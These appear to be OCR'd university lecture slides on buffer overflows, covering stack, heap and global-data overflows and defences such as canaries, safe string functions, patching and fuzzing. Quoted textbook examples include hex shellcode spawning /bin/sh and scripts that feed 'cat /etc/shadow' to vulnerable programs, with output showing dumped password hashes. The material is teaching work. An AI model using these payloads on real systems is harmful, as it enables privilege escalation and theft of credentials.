
000000



AAAAAA

looks like:

00000001	00000001
0023FF14	0023FF14
0000000C	0000000C
0023FFE0	41414141
77C35C94	41414141
77C146F0	41414141
FFFFFFFF	41414141
0023FF60	41414141
00401401	00400041
00032593	00032593
00401328	00401328



We can use this to detect where we should be pushing data into to exploit the buffer overflow.

```
$arg = "AAAAAAAAAAAAAAAAAAAA"."\x28\x13\x40";
$cmd = "StackOverrun ".$arg;
system($cmd);
```

```
Address of X = 004012B8
Address of Y = 00401328
My stack looks like:
7FFDF000
00000018
00000001
0022FF14
0000000C
0022FFE0
77C35C94
77C146F0
FFFFFFFF
0022FF60
00401401
003E2593
00401328
```

```
AAAAAAAAAAAAAAAAAAAA(‼@
Now the stack looks like:
0022FF30
0000001A
00000001
0022FF14
0000000C
41414141
41414141
41414141
41414141
41414141
00401328
003E2593
00401328
```

Argh! I've been hacked!


Run it again...

- ... And the addresses will be the same.
- Even if the programs are running at the same time.
- The addresses that are visible here are only relative addresses.
- So, with such systems if we find a buffer overflow in a particular version of a widely distributed piece of software, we can likely exploit it in the same way on many computers.

How can we prevent buffer overflows?

- Buffer overflow vulnerabilities are inherent in code, due to poor or no error checking.
- There are two sides to addressing this:
  - If you are the developer, you need to make sure you have secure code.
  - If you are a user of software, anything that can be done to protect against buffer overflows must be done external to the software application, unless you have the source code and can re-code the application correctly.
    - Most users wouldn’t be able to make the latter choice.

Diagnosing buffer overflows?



Dilbert: 14-Aug-2012

For the developer/programmer …

- **Write secure code**:
- Buffer overflows result when more information is placed into a buffer than it is meant to hold.
  - C library functions such as `strcpy()`, `strcat()`, `sprintf()` and `vsprintf()` operate on null terminated character arrays and perform no bounds checking.
    - `gets()` is another function that reads user input (into a buffer) from stdin until a terminating newline or EOF is found.
    - The `scanf()` family of functions may also result in buffer overflows.
- The best way to deal with buffer overflow problems is to not allow them to occur in the first place. Developers should learn to minimize the use of vulnerable functions.

- **Use compiler tools**:
  - Compilers have become more and more aggressive in optimizations and the checks they perform.
  - Some compiler tools offer warnings on the use of unsafe constructs such as gets (), strcpy () and the like.
  - Some compilers (such as ``StackGuard", a modification of the standard GNU C compiler gcc.) actually change the compiled code from unsafe to safe automatically; possibly by adding a canary value.
    - This is something you could do yourself anyway.
- You can use a **canary or guard value** just before the return address, and check that it hasn’t changed.
  - The canary value shouldn’t be predictable, or the attacker just writes it again. ☺




Figure 16 in Goodrich & Tamassia's book

- Perform extensive code reviews of string functionality and indexes utilized within your application.
- Use something like the `<strsafe.h>` library of Visual C++.
  - This library has buffer overrun safe functions that will help with the detection of buffer overflows.
- Stack (and/or heap) randomisation may be available!

For the end user …

- **Remove the vulnerable software**:
  - This is a simple way of protecting against being attacked through that software.
  - The software may well be installed by default and not-used.
    - For security and space/efficiency reasons it may as well be removed.
  - Any services or ports which are unnecessarily in operation should be closed.
- From the point of view of security it is better to know exactly what is installed and what it is for. That is, have a "default not install" policy.

- **Run Software at the Least Privilege Required:**
  - This is another general rule: the *principle of least privilege*.
  - Applying this we limit the access an attacker can have, even if they identify a way of launching a buffer overflow attack, or some other attack.
- **Apply vendor patches**:
  - Usually the announcement of a buffer overrun vulnerability will be fairly closely followed by the vendor releasing a patch or updating the software to a new version.
  - In either case, the vendor usually adds the proper error checking into the program. By far, this is the best way to defend against a buffer overrun.

- **Filter Specific Traffic at the Firewall**:
  - Many companies are concerned about external attackers breaching their companies security via the Internet and compromising a machine using a buffer overrun attack.
  - An easy preventative mechanism is to block the traffic of the vulnerable software at the firewall.
  - If a company does not have internal firewalls, this does not prevent an insider from launching a buffer overrun attack against a specific system.

- **Test Key Applications:**
  - A good way to defend against buffer overflow attacks is to be proactive and test software.
  - Since it might be time consuming, test the critical software first.
    - Type 200 characters for a username.
    - What happens?
  - Buffer overflow problems may be around for a long time before anyone, with good or bad motivation, tests it against buffer overflow problems.
    - We expect buffer overflows to result from exceptional behaviour, not normal behaviour.

Fuzzing

- One way of testing for the response to exceptional behaviour is to use fuzzing.
- This uses randomly generated data, maybe within some bounds, as input.
  - Inevitably most of the input is not going to be consistent with the expected input, and it allows us to identify some problems.
  - Problems like buffer overflows which can occur with a wide range of inputs are likely to be found, problems that only occur when we have a rare combination of inputs, for example are unlikely to be detected.

2:wraith.cs.uow.edu.au - default - SSH Secure Shell

File Edit View Window Help

Quick Connect Profiles

```
$ strings a.out
$ strings 4a_StackOverrun.exe
!This program cannot be run in DOS mode.
.text
`.data
.idata
My stack looks like:
Now the stack looks like:
Argh! I've been hacked!
Address of X = %p
Address of Y = %p
Please supply a string as an argument!
ExitProcess
SetUnhandledExceptionFilter
__getmainargs
__p__environ
__set_app_type
_cexit
_fileno
_fmode
_fpreset
_iob
_setmode
atexit
printf
signal
strcpy
KERNEL32.dll
msvcrt.dll
$
```

Connected to wraith.cs.uow.edu.au SSH2 - aes128-cbc - hmac-md5 89x30

We could use something like “strings” as a simple check of whether unsafe functions are being used.

So …

- … obviously every programmer working on major projects now knows about buffer overflow problems and avoids them.
- Yeah, right!
- Actually avoiding them isn't as easy as it looks.
- https://www.kb.cert.org/vuls/html/search
- Across many different operating systems and deployment environments.
- Even experts make mistakes sometimes.
- When cryptographic algorithms are published and released for testing a reference implementation is often made available too.
  - The reference implementation for MD6, a hash function, was found, in December 2008, to contain a buffer overflow.

Shellcode

- Remember I said earlier about inserting your own code into the buffer.
  - This is called shellcoding.
- To do shellcoding properly from scratch requires knowledge of assembly code.
  - We are just going to look at an example taken from Chapter 10 of [SB18]

The C we want to see ☺

```
int main(int argc, char*argv[])
{
 char *sh;
 char *args[2];

 sh = "/bin/sh"
 args[0] = sh;
 args[1] = NULL;
 execve (sh, args, NULL);
}
```

This will open a shell.

Why “just open a shell”?

- the setuid issue!
- If the program which this buffer overload attack is launched against is owned by root and is a setuid program, then the shell will run with root permissions.
- This means that when we attack we also include instructions to, for example, view `/etc/shadow`, and we will be able to.
  - So the input for the buffer overflowing is submitted and instructions to run in the shell.

An example of a heap overflow

```
/* record type to allocate on heap */
typedef struct chunk {
    char inp[64];               /* vulnerable input buffer */
    void (*process)(char *);    /* pointer to function to process inp */
} chunk_t;

void showlen(char *buf)
{
    int len;
    len = strlen(buf);
    printf("buffer5 read %d chars\n", len);
}

int main(int argc, char *argv[])
{
    chunk_t *next;

    setbuf(stdin, NULL);
    next = malloc(sizeof(chunk_t));
    next->process = showlen;
    printf("Enter value: ");
    gets(next->inp);
    next->process(next->inp);
    printf("buffer5 done\n");
}
```

(a) Vulnerable heap overflow C code

Fig 10.11(a) in [SB18]

```
$ cat attack2
#!/bin/sh
# implement heap overflow against program buffer5
perl -e 'print pack("H*",
"90909090909090909090909090909090" .
"9090eb1a5e31c08846078d1e895e0889" .
"460cb00b89f38d4e088d560ccd80e8e1" .
"ffffff2f62696e2f736820202020202020" .
"b89704080a");
print "whoami\n";
print "cat /etc/shadow\n";'

$ attack2 | buffer5
Enter value:
root
root:$1$4oInmych$T3BVS2E3OyNRGjGUzF4o3/:13347:0:99999:7:::
daemon:*:11453:0:99999:7:::
. . .
nobody:*:11453:0:99999:7:::
knoppix:$1$p2wziIML$/yVHPQuw5kvlUFJs3b9aj/:13347:0:99999:7:::
. . .
```

The address is 0x080497b8

(b) Example heap overflow attack

Fig 10.11b in [SB18]

An example of a global data overflow

```
/* global static data - will be targeted for attack */
struct chunk {
    char inp[64];         /* input buffer */
    void (*process)(char *); /* pointer to function to process it */
} chunk;

void showlen(char *buf)
{
    int len;
    len = strlen(buf);
    printf("buffer6 read %d chars\n", len);
}

int main(int argc, char *argv[])
{
    setbuf(stdin, NULL);
    chunk.process = showlen;
    printf("Enter value: ");
    gets(chunk.inp);
    chunk.process(chunk.inp);
    printf("buffer6 done\n");
}
```

Fig 10.12(a) in [SB18]: **Vulnerable global data overflow C code**

```
$ cat attack3
#!/bin/sh
# implement global data overflow attack against program buffer6
perl -e 'print pack("H*",
"90909090909090909090909090909090" .
"9090eb1a5e31c08846078d1e895e0889" .
"460cb00b89f38d4e088d560ccd80e8e1" .
"ffffff2f62696e2f7368202020202020" .
"409704080a");
print "whoami\n";
print "cat /etc/shadow\n";'

$ attack3 | buffer6
Enter value:
root
root:$1$4oInmych$T3BVS2E3OyNRGjGUzF4o3/:13347:0:99999:7:::
daemon:*:11453:0:99999:7:::
....
nobody:*:11453:0:99999:7:::
knoppix:$1$p2wziIML$/yVHPQuw5kvlUFJs3b9aj/:13347:0:99999:7:::
....
```

The address is 0x08049740

(b) Example global data overflow attack

Fig 10.12b in [SB18]